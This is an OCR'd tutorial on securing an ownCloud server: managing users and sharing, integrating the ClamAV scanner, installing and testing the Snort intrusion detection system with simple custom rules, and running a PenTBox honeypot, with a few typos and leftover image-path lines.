


Creating Users and Groups

On the User management page of our ownCloud Web UI you can:

- Create new users
- View all of our users in a single scrolling window
- Filter users by group
- See what groups they belong to
- Edit their full names and passwords
- See their data storage locations
- View and set quotas
- Create and edit their email addresses
- Send an automatic email notification to new users
- Delete them with a single click

The default view displays basic information about our users.




To create a user account:

- Enter the new user's **Login Name** and their initial **Password**
- Optionally, assign **Groups** memberships
- Click the Create button

To create groups :

Select the Add Group option from the top left corner in the Add User Window and name the group we want to add.


Further we can configure group settings by selecting the setting icon from bottom left corner while choosing the group we want to configure.




Allow user to share files

Clicking the share icon on any file or folder opens the Details view on the right, where the Share tab has focus.


Admin can configure how users share files :



We login as “User A” and upload a file which we further share with “User B” and the user “root”.



Further user can edit the properties of the file one shares.



Secure ownCloud from malicious files uploads using ClamAV

Overview

ClamAV is the only officially supported virus scanner available for use with ownCloud. It:

- Operates on all major operating systems, including Windows, Linux, and macOS
- Detects all forms of malware including Trojan horses, viruses, and worms
- Scans compressed files, executables, image files, Flash, PDF, as well as many others.

How ClamAV Works With ownCloud ?

ownCloud integrates with antivirus tools by connecting to them via:

- A URL and port
- A socket
- Streaming the data from the command-line via a pipe with a configured executable

Installing ClamAV

On our Red Hat 8 system, we must install the Extra Packages for Enterprise Linux (EPEL) repository, and then install ClamAV. To do so, we run the following commands:

```
|# yum install epel-release
|# yum install clamav clamav-scanner clamav-scanner-systemd clamav-server

|clamav-server-systemd clamav-update
```

```
[root@ip-172-31-43-94 ec2-user]# rpm -ivh https://dl.fedoraproject.org/pub/epel/epel-release-latest-7.noarch.rpm
Retrieving https://dl.fedoraproject.org/pub/epel/epel-release-latest-7.noarch.rpm
warning: /var/tmp/rpm-tmp.EAD7qt: Header V3 RSA/SHA256 Signature, key ID 352c64e5: NOKEY
Verifying...                          ################################# [100%]
Preparing...                          ################################# [100%]
Updating / installing...
   1:epel-release-7-11                ################################# [100%]
[root@ip-172-31-43-94 ec2-user]# yum update
Extra Packages for Enterprise Linux 7 - x86_64
Last metadata expiration check: 0:00:05 ago on Sun 07 Jul 2019 07:59:41 AM UTC.
Error:
 Problem: cannot install the best update candidate for package libidn2-2.0.5-1.el8.x86_64
  - nothing provides libunistring.so.0()(64bit) needed by libidn2-2.2.0-1.el7.x86_64
(try to add '--skip-broken' to skip uninstallable packages or '--nobest' to use not only best candidate packages)
[root@ip-172-31-43-94 ec2-user]#
```

Configuring and Running ClamAV

After installing ClamAV and the related tools, we will now have two configuration files: /etc/freshclam.conf and /etc/clamd.d/scan.conf. We must edit both of these before we can run ClamAV. Both files are well commented.

When we're finished editing the configuration files, we now enable the clamd service file and start clamd. We can do so using the following commands:

```
1. | # systemctl enable clamav-daemon.service
2. | # systemctl start clamav-daemon.service
```

Configure the Port

To configure the port that ClamAV listens on, we add the following line in /etc/clamav/clamd.conf:


```
| # TCPSocket 3310
```

Then, restart the ClamAV daemon as follows:

```
|# sudo /etc/init.d/clamav-daemon restart
```


Install the Anti-Virus App

Open the App Marketplace and search for Antivirus Apps , next click on Install to start the installation of CalmAV.




Configure ClamAV Using The Antivirus Configuration Panel

Once ClamAV is installed, we select **Settings** > **General (Admin)** and, in the "**Log**" section, set **Log level** to "*Everything (fatal issues, errors, warnings, info, debug)*".




Now, navigate to **Settings Security (Admin)**, where we'll find the "**Antivirus Configuration**" panel. There, as below, we'll see the configuration options which ownCloud passes to ClamAV.



Next we run frehclam on our system terminal to update the changes and this ends our clamav installation and configuration.

Rule Configuration

ownCloud provides the ability to customize how it reacts to the response given by an antivirus scan. To do so, under **Admin Security (Admin)** click **Advanced**, which we can see in the screenshot below, we can view and change the existing rules. We can also add new ones.



Intrusion Detection System

An intrusion detection system (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. While anomaly detection and reporting is the primary function, some intrusion detection systems are capable of taking actions when malicious acitivity or anomalous traffic is detected, including blocking traffic sent from suspicious IP addresses.

Snort

Snort is an open source network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more.

Installing and Configuring Snort

Preparing our server :

We will first need to install all the prerequisite software to ready our cloud server for installing Snort itself. Install the required libraries with the following command.

```
sudo yum install -y gcc flex bison zlib libpcap pcre libdnet tcpdump
```

The latest Snort version at this time also requires libnghttp2 which can be downloaded from the Extra Packages for Enterprise Linux (EPEL) and installed using the commands underneath.

```
sudo yum install -y https://dl.fedoraproject.org/pub/epel/epel-release-latest-7.noarch.rpm


sudo yum install -y libnghttp2
```

Installing Snort

Snort provides convenient rpm packets for CentOS 7, which can be installed simply with the commands below. Snort itself uses something called Data Acquisition library (DAQ) to make abstract calls to packet capture libraries.

```
sudo yum install https://www.snort.org/downloads/snort/daq-2.0.6-1.centos7.x86_64.rpm
```

Download the latest DAQ source package from the Snort website with the wget command underneath.

```
wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
```

Extract the source code and jump into the new directory with the following commands.

```
tar -xvzf daq-2.0.6.tar.gz

cd daq-2.0.6
```

Run the configuration script using its default values, then compile the program with make and finally install DAQ.

```
./configure && make && sudo make install
```

Setting up folder structure

Then create the folder structure to house the Snort configuration, just copy over the commands below. If we installed Snort using yum these directories should have already been added at install, but check to make sure.

```
sudo mkdir -p /etc/snort/rules

sudo mkdir /var/log/snort

sudo mkdir /usr/local/lib/snort_dynamicrules
```

Set the permissions for the new directories accordingly.

```
sudo chmod -R 5775 /etc/snort

sudo chmod -R 5775 /var/log/snort

sudo chmod -R 5775 /usr/local/lib/snort_dynamicrules

sudo chown -R snort:snort /etc/snort

sudo chown -R snort:snort /var/log/snort

sudo chown -R snort:snort /usr/local/lib/snort_dynamicrules
```

Create new files for the white and blacklists as well as the local rules.

```
sudo touch /etc/snort/rules/white_list.rules

sudo touch /etc/snort/rules/black_list.rules

sudo touch /etc/snort/rules/local.rules
```

Next up, we will need to download the detection rules Snort will follow to identify potential threats. Snort provides three tiers of rule sets, community, registered and subscriber rules.

- Community rules are freely available though slightly limited.
- By registering for free on their website we get access to our Oink code, which lets we download the registered users rule sets.
- Lastly, subscriber rules are just that, available to users with an active subscription to Snort services.

Using community rules

```
wget https://www.snort.org/rules/community -O ~/community.tar.gz
```

Extract the rules and copy them to our configuration folder.

```
sudo tar -xvf ~/community.tar.gz -C ~/

sudo cp ~/community-rules/* /etc/snort/rules
```

By default, Snort on CentOS expects to find a number of different rule files which are not included in the community rules hence we comment out the unnecessary lines using the next command.

```
sudo sed -i 's/include \$RULE\_PATH/#include \$RULE\_PATH/' /etc/snort/snort.conf
```

Configuring the network and rule sets

With the configuration and rule files in place, edit the snort.conf to modify a few parameters. Open the configuration file for editing with the following command.

```
sudo vi /etc/snort/snort.conf
```

Find these sections shown below in the configuration file and change the parameters to reflect the examples here.

```
# Setup the network addresses you are protecting

ipvar HOME_NET server_public_ip

# Set up the external network addresses. Leave as "any" in most situations

ipvar EXTERNAL_NET !$HOME_NET

# Path to your rules files (this can be a relative path)

var RULE_PATH /etc/snort/rules

var SO_RULE_PATH /etc/snort/so_rules

var PREPROC_RULE_PATH /etc/snort/preproc_rules
```

```
# Set the absolute path appropriately

var WHITE_LIST_PATH /etc/snort/rules

var BLACK_LIST_PATH /etc/snort/rules
```

In the same snort.conf file, scroll down to the section 6 and set the output for unified2 to log under filename of snort.log like below.

```
# unified2

# Recommended for most installs

output unified2: filename snort.log, limit 128
```

Lastly, scroll down towards the bottom of the file to find the list of included rule sets. We will need to uncomment the local.rules to allow Snort to load any custom rules.

```
include $RULE_PATH/local.rules
```

Now as we are using the community rules we, add the line underneath to our ruleset as well.

```
include $RULE_PATH/community.rules
```

Once we're are done with the configuration file, save the changes and exit the editor.

Validating settings

Snort is now be ready to run. Test the configuration using the parameter -T to enable test mode and validate the configuration.

```
sudo snort -T -c /etc/snort/snort.conf
```

After running the Snort configuration test, we get a message saying "Initialization Complete" and "Snort Successfully validated the configuration".

Testing the configuration with adding ICMP and http rule

To test if Snort is logging alerts as intended, add a custom detection rule alert on incoming ICMP connections to the local.rules file. Open our local rules in a text editor.

```
sudo vi /etc/snort/rules/local.rules
```

Then add the following line to the file.

```
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000001; rev:001;)
alert http $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( msg: "http test"; flow:to_server,established; http_uri; content:"var=1"; content:"malicious"; within:20; sid:1; )
```

Save the local.rules and exit the editor. We then need to restart Snort since we made changes to the files it loads.

Start Snort with -A console options to print the alerts to stdout. We will need to select the correct network interface with the public IP address of our server, for example, eth0.

```
sudo snort -A console -i eth0 -u snort -g snort -c /etc/snort/snort.conf
```

With Snort up and running ping our cloud server from any other computer. We should see a notice for each ICMP call in the terminal running Snort.

```
07/12-11:20:33.501624  [**] [1:10000001:1] ICMP test [**] [Priority: 0]
{ICMP} 83.136.252.118 -> 80.69.173.202
```

Snort records the alerts to a log
under /var/log/snort/snort.log.timestamp, where the time stamp is the point in time when Snort was started marked in Unix time. We can read the logs with the command underneath.

```
snort -r /var/log/snort/snort.log.timestamp
```

The log shows a warning for each ICMP call with source and destination IPs, time and date, plus some additional info as shown in the example below.

```
WARNING: No preprocessors configured for policy 0.

07/12-11:20:33.501624 83.136.252.118 -> 80.69.173.202

ICMP TTL:63 TOS:0x0 ID:20187 IpLen:20 DgmLen:84 DF

Type:8 Code:0 ID:13891 Seq:1 ECHO
```

Running Snort in the background :

```
sudo systemctl start snortd
```

Configure Honeypots so that attackers check open ports and try to attack on server

Honeypot is a network-attached system set up as a decoy to lure cyberattackers and to detect, deflect or study hacking attempts in order to gain unauthorized access to information systems. The function of a honeypot is to represent itself on the internet as a potential target for attackers -- usually a server or other high-value target -- and to gather information and notify defenders of any attempts to access the honeypot by unauthorized users.

Installing Pentbox

```
wget http://downloads.sourceforge.net/project/pentbox18realised/pentbox-1.8.tar.gz
```

Decompressing the file with the following command:


```
tar -zxvf pentbox-1.8.tar.gz
```

Change directory into pentbox folder

```
cd pentbox-1.8/
```

Run pentbox ruby script using the following command

```
./pentbox.rb
```



Setting up a Honeypot

Use option 2 (Network Tools) and then option 3 (Honeypot).

```
// Honeypot //

You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   -> 2

 Insert port to Open.

   -> 8888

 Insert false message to show.

   -> Honeypot Test

 Save a log with intrusions?

 (y/n)    -> y

 Log file name? (incremental)

Default: */pentbox/other/log_honeypot.txt

   ->

 Activate beep() sound when intrusion?

 (y/n)    -> y

  HONEYPOT ACTIVATED ON PORT 8888 (2019-07-07 12:29:23 +0000)
```

